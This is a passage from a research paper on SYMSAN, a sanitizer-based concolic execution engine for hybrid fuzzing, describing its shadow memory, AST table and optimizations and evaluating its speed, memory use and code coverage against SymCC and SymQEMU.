Line 11 - 48 of Figure 2 shows the instrumented version of the function. Recall that given an instruction like `%4 = mul %3, %1`, the core logic of concolic execution consists of three operations:

- **Load**: Locate the symbolic expressions corresponding to `%3` and `%1` from the symbolic state.
- **Creation**: Create a new symbolic expression of that represent the expression `mul %3, %1`.
- **Store**: Bind the new symbolic expression to `%4`.

Next, we describe how these steps are done in SYMSAN.

At Line 14, SYMSAN loads the *label* of `b`, which represents a *unique symbolic expression* (more details in §3.3), from the thread-local storage (TLS). Line 16 - 20 shows how SYMSAN loads the label of `*a`. It first uses the original address (`%0`) to calculate its corresponding shadow address (`%8`) through a fixed mapping scheme (*i.e.*, the shadow address from Address Sanitizer [42]), then directly loads the label from the shadow address. Next, it creates a (new) symbolic expression (`%14`) by passing the two source labels (`%9` and `%4`) and the operator (`MUL`) to the runtime function. Because the product of the inputs (`(*a) * b`) is temporary, its corresponding label (`%14`) will not be permanently stored. Instead, SYMSAN will record, at compile-time, that the label of `%11` is `%14`. Later, when the product is used in the comparison (Line 35), SYMSAN can directly pass `%14` to the runtime function to create the label (`%17`) corresponding to the comparison result (`%15`). Finally, to pass the label of the return value, SYMSAN stores its label in TLS.

In summary, SYMSAN uses labels to represent symbolic expressions, which are stored and retrieved as (i) local (shadow) variables, (ii) thread-local storage, (iii) shadow memory, and (iv) additional arguments (described later). Labels are constructed through a runtime function `_taint_union`. In the next subsection, we explain how SYMSAN optimizes these operations.

3.2 Symbolic State Access

In this subsection, we explain how SYMSAN reduces the performance overhead for storing and retrieving symbolic expressions by comparing it to the closest state-of-the-art tool SymCC [36].

Symbolic Expression Representation. In SymCC, a symbolic expression is either a pointer(usually 64 bits in 64-bit systems) points to a Z3 abstract syntax tree (AST) node (when the simple backend is configured), or points to a QSYM AST node. In SYMSAN, a symbolic expression is a 32-bit label, which is an index to our AST Table (§3.3).

Arguments and Return Value. In SymCC, the symbolic expressions for arguments are passed through a global`std::array`. Similarly, symbolic expressions for return values are passed through a global variable. Consequently, it requires multiple function invocations as well as additional overhead imposed by the C++ container. In addition, this design also limits current SymCC implementation to single-thread programs.

In SYMSAN, labels are passed in two different ways, which are inherited from the DFSAN framework. As shown in Figure 2, the first way is through the per-thread thread-local storage (TLS). Accessing TLS is very fast, and usually only requires a single instruction. For example, on x86, retrieving the label for argument `b` can be done by a single `mov` instruction:

```
; %4 =load i32,getelementptr(@__dfsan_arg_tls, 1)
movq __dfsan_arg_tls@GOTTPOFF(%rip), %rax
```

The second way is to introduce additional arguments. For instance, the wrapper functions for implementing custom symbolic expression constructions for standard C library use additional shadow arguments for each original argument, and a special return label argument:

```
SANITIZER_INTERFACE_ATTRIBUTE size_t
__dfsw_fread(void *ptr, size_t size,
             size_t nmemb, FILE *stream,
             dfsan_label ptr_label,
             dfsan_label size_label,
             dfsan_label nmemb_label,
             dfsan_label stream_label,
             dfsan_label *ret_label)
```

Either way, when symbolic expressions are propagated between functions, SYMSAN is more efficient.

Shadow Memory. For variables stored in memory, most concolic executors use shadow memory to store their labels. To retrieve symbolic expressions from the shadow memory, a CE first needs to convert the original address (`a`) to its corresponding shadow address. As memory accesses (*i.e.*, `load` and `store`) are very frequent, the speed to perform such translation is critical. In SymCC, shadow memory is implemented in a two-tier mapping. Given an address `addr`, it first uses its page-level address to retrieve the corresponding shadow page through a `std::map`. Once the shadow page is retrieved, the shadow address is calculated by adding the page offset of `addr`:

```
std::map<uintptr_t, SymExpr *> g_shadow_pages;
SymExpr* getShadow(uintptr_t addr) {
  return g_shadow_pages[addr & ~0xfffL]
       + (addr & 0xfffL);
}
```

Due to the lookup through `std::map`, the search complexity is $O(log(n))$.

Because shadow memory is also used by dynamic taint analysis (DTA) tools, they have spent significant efforts to reduce the overhead. So far, the most efficient approach is to use direct mapping, which offers constant time ($O(1)$) lookup. SYMSAN uses the direct mapping shadow memory from the sanitizer family [42]. Specifically, given an address `addr`, its shadow address is calculated as:

```
dfsan_label *shadow_for(uptr addr) {
  return (ptr & ShadowMask()) << 2;
}
```

In summary, SYMSAN provides much faster shadow memory access.

Shadow Variables. Both SymCC and SYMSAN use compile-time instrumentation at the LLVM-IR level. Therefore, they enjoy the freedom of introducing additional local variables, which is not feasible for binary-level CEs like QSYM and SymQEMU. Leveraging this advantage, they both use local shadow variables to store symbolic expressions for local variables. Using shadow variables has two main advantages. First, the mapping and lookup are maintained at compile-time, so accessing shadow variables will not introduce additional runtime lookup overhead. Second, it allows compile-time optimizations to remove redundant (stack and shadow memory) accesses. For example, in Figure 2, the product's shadow variable (`%14`) can be directly used to construct the symbolic expression of the return value, without storing and loading from the stack. In summary, both SymCC and SYMSAN provide optimal access to symbolic expressions of local variables.

Summary. Based on the above analysis, we can see that by leveraging the highly-optimized infrastructure from DFSAN, SYMSAN can significantly reduce the overhead of storing and retrieving symbolic expressions. Moreover, SYMSAN uses a more concise representation for symbolic expressions.

3.3 Symbolic Expression Management

In this subsection, we describe how SYMSAN allocates and stores symbolic expressions in detail. State-of-the-art CEs represent symbolic expressions as memory objects or, more precisely, abstract syntax trees (AST). These tools will *dynamically* allocate a new AST node and populate it based on the source operand(s) to create a new symbolic expression. For example, SymCC [36] offers two different forms of AST. When the simple runtime is configured, SymCC directly uses the AST nodes from Z3. When the QSYM runtime is configured, SymCC uses the AST nodes from QSYM. To ease the memory management, Z3 AST nodes use a reference counter to track living references, while QSYM uses smart pointers `std::shared_ptr` to track living references. Because heap allocation is costly and reference tracking is not free, based on our performance profiling, SymCC spends a considerable amount of time on just allocating (∼3%) and tracking AST nodes (∼28%).

To reduce the overhead of allocating, tracking, and accessing symbolic expressions, SYMSAN uses an AST table (*i.e.*, an array of AST nodes) to store symbolic expressions. Our observation is that, during dynamic testing (*e.g.*, hybrid fuzzing), because fuzzing throughput has a big impact on the overall fuzzing performance, existing fuzzers all prefer smaller input files [3] and will actively minimize the input files (e.g., `afl-min`). As a result, when processing these small input files, we need to worry too much about memory leaks (e.g., as shown in Figure 5, most concolic execution processes last less than 1 second). Therefore, we organize AST nodes in an array and perform simple forward allocation to allocate new AST nodes.

```
struct dfsan_label_info {
  dfsan_label l1;
  dfsan_label l2;
  u64 op1;
  u64 op2;
  u16 op;
  u16 size;
  u32 hash;
} __attribute__((aligned (8), packed));
```

Figure 3: AST node of SYMSAN.

AST Nodes. Figure 3 shows the AST node design of SYMSAN. Each AST node support at most two child nodes (`l1` and `l2`). If a child node is symbolic, its corresponding label will be non-zero, which refers to a subtree. As mentioned above, in SYMSAN, labels are indices in the AST table (array). If a child node is concrete (*i.e.*, not symbolic), its label will be `0`, and the corresponding concrete value will be stored in the data fields (`op1` and `op2`). `op` stores the operator over the subtree(s). `size` stores the size of operand(s) in bits. `hash` is a hash value of the tree, which is used for deduplication (§3.4). To make it easier to share symbolic expressions, we use the `packed` attribute to prevent the compiler from re-ordering the fields.

AST allocation. SYMSAN uses a simple forward allocation strategy to allocate new AST nodes. Specifically, SYMSAN preserves large enough consecutive virtual addresses (see Table 1) for the AST table during initialization. To allocate a new node, it tracks the last label previously allocated (*i.e.*, the largest array index in use) and performs an `atomic_fetch_add` to update the last label. This allows SYMSAN to allocate a new AST node with a single instruction. The use of `atomic_fetch_add` also allows SYMSAN to support multi-thread programs.

3.4 Additional Optimizations

Although using simple forward allocation is fast, we can quickly exhaust the fixed size AST table if we blindly allocate new AST nodes every time `_taint_union` is invoked. To address this issue, we designed some optimizations to reduce the size of the consumed AST table entries and improve SYMSAN's memory efficiency.

Deduplication. The first obvious strategy to reduce the number of allocated AST nodes is deduplication. Before allocating a new AST node, we will check if an identical node already exists. If so, we will reuse the existing one instead of allocating a new node. This is done through a reverse lookup table. In particular, SYMSAN uses a hash table to map AST nodes back to their labels. Whenever two labels need to be merged, SYMSAN first queries the hash map to see if it had recorded the corresponding label for the potentially new AST node

$(l_1, l_2, op_1, op_2, op, size)$. If so, it reuses the label returned by the hash map; otherwise, it allocates a new label (AST node).

Because the lookup process involves checking whether two AST nodes are identical and our AST nodes are not small, such comparison could be expensive. Therefore, we need a faster way to check whether two nodes are identical. We use a hash table implementation with chaining to resolve collisions for simplicity. This also requires us to apply a good hash algorithm to avoid frequent collisions. We adopted the Merkle hash tree to meet these requirements. Specifically, each AST node has a hash, which is calculated as follows:

- If the node is a leaf node (*i.e.*, an input byte), its has equal to its label.
- If the node is an intermediate node, its hash is calculated based on its child nodes.
- If a child node is a concrete value, its hash is `0`.

With this hash value calculated for each AST node, when checking if two AST nodes are identical, we will first check if their hash values match; if not, we do not need to check the rest fields. This hash value is also used to access the hash table slot.

Finally, hash table entries are also allocated using a simple forward allocator. To better support multi-thread programs, we also adopted a lock-free implementation.

Load and Store Simplification. In traditional concolic execution, both `load` and `store` operations work at byte granularity. As a result, loading data larger than one byte will involve several *concat* operations; and storing data larger than one byte will result in several *extract* operations.

For example, consider a simple assignment statement with two 32-bit integers: $x = y$, where y is symbolic. When the load operation is recorded at the byte granularity, SYMSAN needs to create three new AST nodes to concatenate the four individual bytes. To make the matter worse, when storing L_x back to memory, SYMSAN needs to create an additional four AST nodes to extract individual bytes from the symbolic expression.

In order to increase the label space utilization and simplify the symbolic expressions, SYMSAN implements additional optimizations for load and store operations. First, SYMSAN uses a special operator *uload* to express loading a sequence of bytes:

$$label := (uload, l_{start}, size, size)$$

where L_{start} represents the label of the first byte and *size* indicates how many bytes are loaded. When handling a load operation, SYMSAN will first check if the *uload* operation is applicable (*i.e.*, reading a consecutive of input bytes) before falling back to the *concat* way. Second, when handling store operations, if the label is a result of *uload* operation, SYMSAN will directly extract labels of the corresponding bytes from the *uload* operation.

3.5 Interactions with External Libraries

Similar to DFSAN, SYMSAN provides two ways to support external libraries. First, we can instrument the dependent libraries using SYMSAN, and statically link it with the target program. Most of the Fuzzbench programs we evaluated in §5 follow this way. For libraries that cannot be instrumented, such as `glibc`, we use custom wrappers to implement special label propagation rules. Using a custom wrapper also simplifies the symbolic expressions based on domain knowledge.

Label Introduction. SYMSAN introduces symbolic labels where test inputs are read. For instance, if the underlying `fread` operation is successful, we will mark bytes in the output buffer as symbolic input bytes, based on their offsets from the beginning of the test input file.

Label Propagation. SYMSAN also uses custom wrapper functions to implement special propagation rules. Two typical examples are `memcpy` and `memcmp`. In `memcpy`, besides copying the concrete data from the source buffer to the destination buffer, SYMSAN also needs to propagate labels corresponding to the data in the source buffer to the data in the destination buffer. As `memcmp` is frequently used to check against magic numbers or keywords, we introduced a special higher-order operator $fmemcmp$ to symbolize the return value of `memcmp`. Later, if the return value is used in a conditional branch, we can reconstruct the corresponding formula (*e.g.*, bytes in the first buffer must equal the bytes in the second buffer).

4 Implementation

In this section, we reveal some implementation details of our SYMSAN. SYMSAN is implemented based on the data-flow sanitizer (DFSAN) [46], which is part of the LLVM compiler toolchain.

Table 1: Memory layout of the program for taint analysis.

Start	End	Description
0x700000040000	0x800000000000	application memory
0x400010000000	0x700000020000	ast table
0x400000000000	0x400010000000	hash table
0x000000020000	0x400000000000	shadow memory
0x000000000000	0x000000010000	reserved by kernel

Memory Layout. SYMSAN uses directly mapping shadow memory to store labels of program variables stored in memory. Achieving this goal requires 64-bit address space and a special memory layout. Table 1 shows the memory layout of an instrumented program.

To enforce this memory layout, we wrote a linker script to restrict the application memory range, which can avoid colliding with other designated regions. Once the program starts, the runtime library of SYMSAN reserves the designated regions, so the OS kernel will not allocate virtual addresses within these regions to the application.

Note that although the preserved regions are enormous, the OS kernel will not map physical pages to the addresses until needed.

Label Introduction. To assign labels to input bytes, SYMSAN instruments file-related functions. In our current prototype, we only support symbolic data from an input file and `stdin`; symbolic data from the network is not supported yet but can be easily extended. When the program opens a file that should be symbolized, SYMSAN calculates the size of the file and reserves the input label entries. When the program reads from the file, SYMSAN calculates the offset (within the file) and the size to be read and assigns the corresponding labels to the target buffer that receives the read bytes.

Currently, the following functions are supported: `getc`, `fgetc`, `gets`, `fgets`, `read`, `fread`, `pread`, `getline`, `getdelim`.

Label Propagation. Our label propagation policies are almost identical to DFSAN, the only difference is that when combining two labels, we will construct symbolic expressions. The following (bitvector) operations are supported:

- Bit-wise operations: `bvnot`, `bvand`, `bvor`, `bvxor`, `bvshl`, `bvlshr`, `bvashr`;
- Arithmetic operations: `bvneg`, `bvadd`, `bvsub`, `bvmul`, `bvudiv`, `bvsdiv`, `bvurem`, `bvsrem`;
- Truncation and extension: `bvtrunc`, `bvzext`, `bvsext`;

In our current prototype, we do not support floating point and vector operations, for a fair comparison with SymCC [36] and SymQEMU [37], which also do not support non-integer operations. We also do not support the intrinsic functions of LLVM IR.

Label Checking. In our current prototype, we consider `br` and `switch` instructions as data-flow sinks (*i.e.*, coverage-oriented). For `br` instruction, SYMSAN checks whether it is conditional; if so, whether its condition is symbolic. For `switch` instruction, SYMSAN treats each case as a comparison between the condition variable and the case value. For branch targets controlled by symbolic values, SYMSAN will generate new test inputs for branch target(s) other than the concrete one.

Symbolic Addresses. In our current prototype, we use the same strategy as QSYM [48] and SymCC [36] to handle symbolic addresses. Specifically, SYMSAN will (1) generate new test inputs to visit other possible addresses; and (2) bind the symbolic address in the current execution trace to its concrete value to ensure correctness.

Nested Branches. One particular challenge when solving path constraints is that solving a single branch predicate alone is insufficient. In our current prototype, we use QSYM's [48] approach to identify nested branches based on data dependencies: finding all precedent branches whose input bytes overlap with the current branch. This strategy is also used by SymCC and SymQEMU.

Supporting run-time libraries. SYMSAN cannot perform label propagation correctly for code inside an uninstrumented library due to source-code-based instrumentation. For the standard C library, we implemented custom wrapper functions to propagate labels. For the standard C++ library, we instrumented `libc++` from LLVM.

Hybrid Fuzzer. We also implemented a hybrid fuzzer to evaluate SYMSAN in the end-to-end fuzzing. Overall, our hybrid fuzzer follows the same cross-seeding design as previous hybrid fuzzers [21, 30, 45, 48]. Specifically, SYMSAN maintains its own FIFO seed queue and a global coverage bitmap. SYMSAN periodically synchronizes the seeds from the fuzzer's queue. Each time, SYMSAN fetches a seed in the FIFO queue, executes the seed symbolically and generates new inputs. If the generated inputs cover new code, they are added back to the seed queue. For a fair comparison, we use the same branch filters as SymCC [36], so both tools will roughly flip the same amount of branches.

5 Evaluation

In this section, we evaluate the performance of SYMSAN to answer the following research questions.

- **RQ1: Time efficiency.** Does SYMSAN impose less runtime overhead than the state-of-the-art CEs for maintaining the symbolic state? If so, by how much?
- **RQ2: Space efficiency.** Does SYMSAN use less memory than the state-of-the-art CEs? If so, by how much?
- **RQ3: Effectiveness.** Can test cases generated by SYMSAN achieve the same or higher code coverage than the state-of-the-art CEs?
- **RQ4: End-to-end fuzzing.** Can SYMSAN improve the performance of end-to-end hybrid fuzzing?
- **RQ5: Security impacts.** Can SYMSAN improve the performance of bug finding?

Experimental Setup. All our evaluations were performed on a server with an Intel(R) Xeon(R) E5-2683 v4 @ 2.10GHz (40MB cache) and 512GB of RAM, running Ubuntu 16.04 with Linux 4.4.0 64-bit.

Baseline. We mainly evaluate SYMSAN against two state-of-the-art CEs: SymCC [36] and SymQEMU [37]. We believe the comparison with SymCC is especially meaningful as both CEs perform compile-time instrumentation at the LLVM IR level, and use Z3 as the constraint solver. For hybrid fuzzing, we include the state-of-the-art fuzzer AFL++ [20] for comparison.

5.1 Dataset

Standard Benchmark. We choose nbench [32] to evaluate the instrumentation overhead of SYMSAN and baseline CEs.

Table 2: Performance results for pure concrete execution on NBENCH

Tests (Iterations/s)	Native	SYMSAN	SymCC	SymQEMU
NUMERIC SORT	1958	170.26	30.044	15.153
STRING SORT	2425.5	717.2	1.2361	1.2757
BITFIELD	8.76e+08	3.72e+07	1.06e+07	5.34e+06
FP EMULATION	1104	42.952	17.019	4.9317
FOURIER	71699	67760	8958.3	261.54
ASSIGNMENT	99.488	3.6895	0.96664	0.28006
IDEA	17358	572.91	280.11	85.503
HUFFMAN	5969.2	305.26	82.372	32.832
NEURAL NET	158.68	7.428	0.66788	0.17407
LU DECOMPOSITION	3785.3	149.1	26.15	8.4286
Score Index				
Memory Index	80.272	6.218	0.315	0.167
Integer Index	53.834	2.632	0.828	0.298
Floating-point Index	88.594	10.661	1.362	0.184

We did not use SPEC CPU benchmark because its test inputs are too large for evaluated CEs—they all run out of memory.

DARPA Cyber Grand Challenge. CGC programs remove the use of system calls, enabling a fair comparison between source-based and binary-based concolic executions tools and are widely used in the evaluation of state-of-the-art CEs [36, 37, 48]. We follow the same evaluation procedure as previous work, we used PoVs (proofs of vulnerability) as inputs for evaluation. We excluded programs that require inter-process communication and programs on which baseline CEs failed to generate inputs.

Real-world Programs. We evaluated 23 real-world programs shown in Table 5. 16 programs are from Google's Fuzzbench [24], 4 programs are from binutils.

Inputs Selection. To obtain the test inputs for real-world applications, we used AFL++ to fuzz the target programs for 24 hours and obtained the generated seeds as test inputs. To avoid bias toward repetitively executed code paths, we used the utility `cmin` from AFL++ to prune the seed corpus. For bintuils, we used the publicly available seed corpus from [43] for better reproducibility.

5.2 Performance

The performance overhead of an instrumentation-base concolic executor can be classified into the following four categories, which we evaluated separately.

- **Instrumentation.** The overhead from additional code injected to the target program.
- **Symbolic state access.** The overhead for accessing the symbolic expressions correspond to program variables.
- **Symbolic state management.** The overhead for creating and updating symbolic expressions.
- **Constraint solving.** The overhead from consulting an SMT solver.

5.2.1 Pure Concrete Execution

We ran programs in nbench [32] natively (without instrumentation), and with instrumentation of different concolic executors. When running the programs (pinned to a dedicated CPU core) with concrete inputs, the concolic executors will not invoke its symbolic backend. In this way, we can measure the instrumentation overhead of each concolic executor. Table 2 reports the results. Compared to native execution, SYMSAN is 12.9× slower on memory index, 20.5× slower on integer index, and 8.35× slower on the floating-point index. SymCC and SymQEMU are much slower than SYMSAN. SymCC is 254.8× slower on memory index than native execution, 65.0× slower on integer index, and 65.0× slower on the floating-point index. SymQEMU is 480.7×, 180.7×, and 481.5× slower than native execution, respectively. We also noticed that SYMSAN performed much better than SymCC on the memory index. We believe this is due to the direct-mapping-based shadow memory scheme used by SYMSAN.

5.2.2 Pure Taint Propagation

In this experiment, we measure the performance overhead of pure symbolic state accesses. To do so, we disabled the real creation and storage of symbolic expressions; instead, we "simulate" the creation of new symbolic expressions by simply returning a new label for SYMSAN, and a new expression pointer (cast from an increasing integer) for SymCC. This comparison shows the benefit of SYMSAN's shadow memory implementation.

CGC. Following the same procedure as the previous papers [36, 37, 48], we used the first PoV input to test each CGC challenge. We enforced the same 5-minute timeout for each execution as [48] for easier comparison with the numbers reported in previous papers. The results are shown in Figure 4. Compare to native execution, SYMSAN (`SymSan-Taint`) has 1.3 times slowdown and SymCC (`SymCC-Taint`) has 4.9 times slowdown in average execution time. In the metric of median execution time, SYMSAN has 1.8 times slowdown and SymCC has 127.1 times slowdown.

Real-world applications. For real-world applications, we collected the overall running time for every concolic executor executing all seeds. The results are shown in Figure 5. Overall, in the metric of average execution time, SYMSAN (`SymSan-Taint`) introduces 3.7 times overhead compared to the native execution, while SymCC (`SymCC-Taint`) introduces 18 times overhead. In the metric of median execution time, the numbers are 2.25 times and 4.5 times respectively for SYMSAN and SymCC.

Both experiments show that SYMSAN's sanitizer-based shadow memory implementation is much faster than SymCC's.




Figure 4: Execution time of 102 CGC challenge binaries, using the first PoV as inputs. The figure is drawn in logarithmic scale. SymSan-Taint and SymCC-Taint measure pure symbolic state access overhead (§5.2.2). SymSan-NS, SymSan-QSYM-NS, SymCC-NS, and SymQEMU-NS measure the concolic execution overhead without solving (§5.2.3). SymSan, SymCC, and SymQEMU measure the full-fledge concolic execution overhead (§5.2.4).




Figure 5: Execution time for the real-world programs. The figure is drawn in logarithmic scale. SymSan-Taint and SymCC-Taint measure pure symbolic state access overhead (§5.2.2). SymSan-NS, SymSan-QSYM-NS, SymCC-NS, and SymQEMU-NS measure the concolic execution overhead without solving (§5.2.3). SymSan, SymCC, and SymQEMU measure the full-fledge concolic execution overhead (§5.2.4).

5.2.3 Concolic Execution without Solving

In this section, we evaluate the performance of concolic executors without solving. Overhead measured in this experiment is an accumulation overhead of instrumentation, symbolic state access, and symbolic state management. To better reflect the benefit of SYMSAN's AST table, we included a configuration SYMSAN-QSYM that uses the same shadow memory implementation to access symbolic expressions, but uses QSYM's backend to manage symbolic expressions (i.e., the same as SymCC and SymQEMU). The ablation study for the two additional optimizations presented in §3.4 is in Appendix. Overall, constraint deduplication improved the performance by 16% and load/store simplification added another 6% speed up on top of deduplication.

CGC. We used the same procedure as described above. The execution time for each program is visualized in Figure 4. In the metric of average execution time, SYMSAN (`SymSan-NS`) is 1.36 times slower than the native execution, and SYMSAN with QSYM backend (`SymSan-QSYM-NS`) is 1.37 times slower. Since each CGC program is only run for 5 minutes with a single input, the performance difference between SYMSAN's AST table and QSYM's backend is not very large. In comparison, SymCC (`SymCC-NS`) and SymQEMU (`SymQEMU-NS`) are 5.3 and 7.2 times slower than SYMSAN respectively. In the metric of median execution time, the numbers are 146 and 301 times respectively for SymCC and SymQEMU.

Real-world applications. The overall running time for every concolic executor executing all seeds is presented in Table 5 (in Appendix). The distribution for inputs that did not timeout is shown in Figure 5. Note that SymQEMU timeout on all inputs so it is not shown. Similarly, 75% of inputs timeout on SymCC, and only 65% of inputs timeout on SYMSAN. Overall, in the metric of average execution time, SYMSAN (`SymSan-NS`) introduces a 17.4× overhead compared to the native execution, while SymCC (`SymCC-NS`) and SymQEMU (`SymQEMU-NS`) introduce 2243× to 5026× overhead respectively. As a result, SYMSAN achieves 128× performance speedup over SymCC and 288× over SymQEMU. In the metric of median execution time, SYMSAN achieves 28× performance speedup over SymCC and 176× over SymQEMU. In this experiment, as each execution trace is much longer than CGC's, SYMSAN's AST table exhibits much better performance than QSYM's backend (7.3× speedup), and only imposes 1.7× overhead over `SymSan-Taint` (in median execution time).

5.2.4 Full-fledged Concolic Execution

We enabled constraint solving for each concolic executor and check if a faster symbolic backend would improve the overall concolic execution speed.

CGC. We used the same setup for CGC as in the previous CGC experiment. We collected the execution time for each program and the result is visualized in Figure 4. As we can see, SYMSAN is still faster than SymCC and SymQEMU, but its advantage becomes smaller. This is because constraint solving takes a significant portion of the overall concolic execution

Table 3: Execution time of concolic execution engines with solving (in seconds). SymCC cannot build *sqlite*3, crashes on 70% of seeds for *libpng*, cannot generate any new input for *proj*4, and has solving crashes on all *re*2 seeds. Coverage is basic-block coverage measured by SanitizerCoverage.

Program	#seeds	Total Execution Time (sec)			Basic Block Coverage		
		SYMSAN	SymCC	SymQEMU	SYMSAN	SymCC	SymQEMU
readelf	604	27,712	41,695	49,947	7,660	6,067	3,807
objdump	560	43,612	44,052	47,627	4,789	4,668	4,528
nm	249	6,106	14,127	18,628	3,386	2,746	2,755
size	207	3,517	8,920	15,976	2,448	2,198	2,226
libxml2	1952	2,234	51,588	33,172	8,161	8,014	8,022
proj4	770	696	N/A	7,181	4,500	N/A	4,286
vorbis	526	27,476	44,606	45,531	1,396	1,396	1,396
re2	1073	47,536	N/A	37,596	5,139	N/A	5,136
woff2	548	18,432	28,843	45,693	3,454	3,464	3,460
libpng	218	907	N/A	13,781	1,286	N/A	1,283
libjpeg	846	61,672	56,888	59,159	2,754	2,744	2,744
lcms	157	800	3,278	6,545	2,073	2,047	2,106
freetype	4789	245,684	288,627	338,307	16,171	16,013	15,294
harfbuzz	2955	1,472	144,190	196,759	9,536	9,471	9,351
jsoncpp	450	667	3,733	2,584	968	966	941
openthread	268	1,280	1,474	3,562	5,565	5,565	5,533
openssl	1577	48,180	119,786	134,798	11,887	11,900	11,893
mbedtls	491	3,479	29,569	39,968	4,186	4,145	4,140
sqlite3	5253	111,029	N/A	421,947s	32,843	N/A	36,124
curl	1343	501	1,312	102,180s	13,171	13,122	13,140

time, which was also reported in previous work [36].

Real-world applications. For real-world applications, we placed a 90-second timeout for each execution. Otherwise, the experiments cannot be completed in a reasonable time. Note that placing a timeout for each concolic execution is a common practice adopted by both SymCC and SymQEMU. The results are shown in Table 3. The execution time distribution for inputs that did not timeout is shown in Figure 5. As we can see, with solving enabled, SYMSAN still enjoys a performance speedup over SymCC and SymQEMU. But again, the advantage is smaller compared to concolic execution without solving.

5.3 Memory Consumption

In this section, we evaluated the memory usage by SYMSAN and compared it with SymCC, since both are source-based concolic executors. We chose *maximum resident size* as the memory usage metric for each comparison. The visualized result is shown in Figure 6. As we can see, SYMSAN introduces a much smaller memory overhead than SymCC (3.4× vs. 82.4×). The result also shows that our AST table is more memory efficient than the QSYM backend.

5.4 Code Coverage

In this experiment, we compared SYMSAN' code coverage with SymCC and SymQEMU on CGC programs and real-world applications.

CGC. For CGC, we measured the coverage by following the




Figure 6: The peak resident size for each concolic execution without solving. The average memory consumption for native execution is 4.1MB. SYMSAN consumes 14.1MB memory in average, while SymCC consumes about 337.9MB in average.

method introduced by Yun *et al*. [48]. For each program, we used an AFL coverage map to collectively record the coverage for all generated test cases. For each program, let A be the coverage map for SYMSAN and B the coverage map for our comparison target (SymCC or SymQEMU). The difference between A and B is then calculated as below as per [48]:

$$d(A,B) = \begin{cases} \frac{|A-B|-|B-A|}{|(A\cup B)-(A\cap B)|} & \text{if } A \neq B \\ 0 & \text{otherwise} \end{cases}$$

The score will be in the range of $[-1.0, 1.0]$, where 1.0 means SYMSAN not only covers all paths that are covered by other concolic executors but also covers some unique paths. Our results are visualized in Figure 7. As we can see, SYMSAN has a similar code coverage as SymCC, it covers slightly more than SymCC in 83 programs while covers less in 19 programs.




Figure 7: Coverage score comparing SYMSAN and SymCC per tested program (102 CGC challenge binaries in total). We re-use the visualization method introduced in [48]: Blue colors indicate that SYMSAN found more paths, red colors indicate that that SymCC found more and white colors indicate equal coverage. A deeper color indicates a larger coverage difference. SYMSAN performs better on 83 programs and worse on 19 programs.

Real-world Applications. For each real-world application, We measured the basic-block coverage for all generated inputs using SanitizerCoverage [1]. The results are in Table 3. In most programs, SYMSAN has similar coverage as SymCC and SymQEMU except *sqlite*3, where SYMSAN covers sig-

nificantly less than SymQEMU, this is because SymQEMU is a binary-based concolic executor and can handle external libraries better than SYMSAN. In 18 out of 20 programs tested, the code coverage by SYMSAN is more than or equal to SymCC. In the rest of the 2 programs, SYMSAN covers slightly less than SymCC. In 16 out of 20 programs tested, the coverage of SYMSAN is more than or equal to SymQEMU. In the rest of the 4 programs, SYMSAN covers less than SymQEMU.

5.5 Hybrid Fuzzing

In this evaluation, we plugged SYMSAN into the hybrid fuzzing scheme to check if a faster concolic executor helps in the end-to-end fuzzing.

Fuzzbench. We first compared SYMSAN with other popular concolic executors and fuzzers on Google's Fuzzbench dataset [24]. We use AFL++ (commit `70bf4b4` with the default build and fuzz options[2]) for hybrid fuzzing. The experiment is conducted by Google on its cloud. Due to the page limit, we only provide a summary here. The full report can be retrieved at `https://anonymoussubmission2022.github.io`. Out of 12 fuzzers (11 state-of-the-art and 1 from us), SYMSAN is 1st by average score and by average rank, For median coverage, SYMSAN leads in 9 programs, and AFL++ only leads in 3 programs.

